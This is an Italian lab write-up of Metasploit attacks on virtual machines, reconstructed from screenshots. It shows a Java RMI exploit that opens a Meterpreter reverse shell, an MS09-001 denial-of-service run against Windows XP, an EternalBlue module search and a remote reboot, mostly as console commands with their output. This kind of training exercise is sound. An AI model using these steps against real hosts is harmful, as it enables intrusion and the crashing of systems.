
```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.104   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

una volta selezionato l’ exploit desiderato usiamo il comando “show options” per verificare cosa bisogna settare per fare in modo che l’exploit vada a buon fine

attacco 3




```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.50.104
LHOST => 192.168.50.104
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.50.104:4444
[*] 192.168.50.101:1099 - Using URL: http://192.168.50.104:8080/XGxLDh3dT
[*] 192.168.50.101:1099 - Server started.
[*] 192.168.50.101:1099 - Sending RMI Header...
[*] 192.168.50.101:1099 - Sending RMI Call...
[*] 192.168.50.101:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.50.101
[*] Meterpreter session 2 opened (192.168.50.104:4444 -> 192.168.50.101:37456) at 2024-01-

meterpreter > 
```



```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.50.101
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe3a:fb38
IPv6 Netmask : ::
```


settiamo dunque l’ambiente tramite i soliti comandi “set RHOST” e “set LHOST” così da avviare l’attacco con “exploit” una volta eseguito verifichiamo che sia andato a buon fine lanciando un “ifconfig” e possiamo vedere che abbiano le informazioni di tutte e due le interfacce e ciò ci permette, tramite meterpreter, di ottenere molte più informazioni utili



```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can use help to view all available commands


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms09-001

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  auxiliary/dos/windows/smb/ms09_001_write                  normal  No     Microsoft SRV.SYS WriteAndX Invalid DataOffset
```

```
msf6 > use 0
msf6 auxiliary(dos/windows/smb/ms09_001_write) > show options

Module options (auxiliary/dos/windows/smb/ms09_001_write):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.
   RPORT   445              yes       The SMB service port (TCP)


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/windows/smb/ms09_001_write) > set RHOST 192.168.50.200
RHOST => 192.168.50.200
```


finiamo cercando di avviare un attacco DOS (denial of service) su macchina winxp. iniziamo cercando l'exploit e verifichiamo le credenziali




```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > exploit
[*] Running module against 192.168.50.200

Attempting to crash the remote host...
datalenlow=65535 dataoffset=65535 fillersize=72
rescue
datalenlow=55535 dataoffset=65535 fillersize=72
rescue
datalenlow=45535 dataoffset=65535 fillersize=72
rescue
datalenlow=35535 dataoffset=65535 fillersize=72
rescue
datalenlow=25535 dataoffset=65535 fillersize=72
rescue
datalenlow=15535 dataoffset=65535 fillersize=72
rescue
datalenlow=65535 dataoffset=55535 fillersize=72
rescue
datalenlow=55535 dataoffset=55535 fillersize=72
rescue
datalenlow=45535 dataoffset=55535 fillersize=72
rescue
datalenlow=35535 dataoffset=55535 fillersize=72
rescue
datalenlow=25535 dataoffset=55535 fillersize=72
rescue
datalenlow=15535 dataoffset=55535 fillersize=72
```

attacco DOS

L’attacco DOS, ovvero, Denial Of Service serve a far crashare il sistema target costringendolo al riavvio tramite l’invio massivo di file pesanti tutti insieme.



```
msf6 > search ms17

Matching Modules
================

   #  Name                                          Disclosure Date  Rank     Check  Description
   -  ----                                          ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue      2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Ker
   1  exploit/windows/smb/ms17_010_psexec           2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/Eter
   2  auxiliary/admin/smb/ms17_010_command          2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/Eter
   3  auxiliary/scanner/smb/smb_ms17_010                             normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/fileformat/office_ms17_11882  2017-11-15       manual   No     Microsoft Office CVE-2017-11882
   5  auxiliary/admin/mssql/mssql_escalate_execute_as                normal   No     Microsoft SQL Server Escalate EXECUTE AS
   6  auxiliary/admin/mssql/mssql_escalate_execute_as_sqli           normal   No     Microsoft SQL Server SQLi Escalate Execute
   7  exploit/windows/smb/smb_doublepulsar_rce      2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```


Windows XP SP3 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Microsoft Windows xp
Disconnessione in corso...
kali int [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Applications Places Jan 16 05:06
kali@kali: ~
CTRL DERECHA

```
    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database


Priv: Timestomp Commands
========================

    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

meterpreter > reboot
Rebooting...
meterpreter >
```

```
[*]     Modalit◆ operativa                        = Enable
[*]     Modalit◆ eccezioni                        = Enable
```

attacco bonus accedendo a winxp con meterpreter e per provare se funziona lanciamo il comando “reboot” che costringe la macchina target al riavvio